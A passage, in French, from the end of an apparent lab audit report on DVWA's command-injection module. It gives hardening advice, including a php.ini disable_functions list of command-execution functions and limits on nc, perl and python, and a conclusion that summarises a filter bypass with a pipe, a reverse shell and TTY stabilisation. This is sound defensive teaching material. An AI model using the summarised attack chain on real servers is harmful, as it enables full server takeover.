 - **escapeshellarg()** : Ajoute des guillemets autour de l'argument et échappe les guillemets existants, garantissant que l'entrée est traitée comme un simple texte et non comme une commande.
 - **escapeshellcmd()** : Échappe les caractères qui pourraient être utilisés pour tromper la commande shell.

ii. Durcissement

Le système doit être configuré pour limiter l'impact d'une vulnérabilité applicative.

- **Désactivation des fonctions PHP dangereuses :** Il est recommandé de restreindre les capacités de PHP en éditant le fichier `php.ini`. La directive `disable_functions` doit inclure les fonctions permettant l'exécution de commandes système :

`disable_functions = exec, passthru, shell_exec, system, proc_open, popen`

- **Principe de moindre privilège :** Le serveur Web (Apache/Nginx) doit s'exécuter sous un utilisateur aux droits restreints (ex: `www-data`). Cet utilisateur ne doit jamais avoir de droits de lecture/écriture en dehors des répertoires strictement nécessaires, et l'accès à des binaires sensibles comme `nc`, `perl`, ou `python` devrait être limité.

V. CONCLUSION

L'audit réalisé sur le module de **Command Injection** de DVWA met en lumière la dangerosité des vulnérabilités d'injection. Nous avons démontré qu'une simple faille de conception permet à un attaquant de passer d'une requête web anodine à une prise de contrôle totale du serveur via un **Reverse Shell**.

Si le niveau **Medium** introduit une protection, celle-ci est restée illusoire car basée sur une "liste noire" incomplète, facilement contournée par des opérateurs de substitution (|). La stabilisation du shell en **TTY** a enfin prouvé qu'un attaquant peut transformer un accès précaire en un terminal de gestion complet.

La sécurité ne doit pas reposer sur l'obscurité ou des filtres partiels, mais sur une validation stricte des données et un durcissement rigoureux de l'environnement d'exécution.

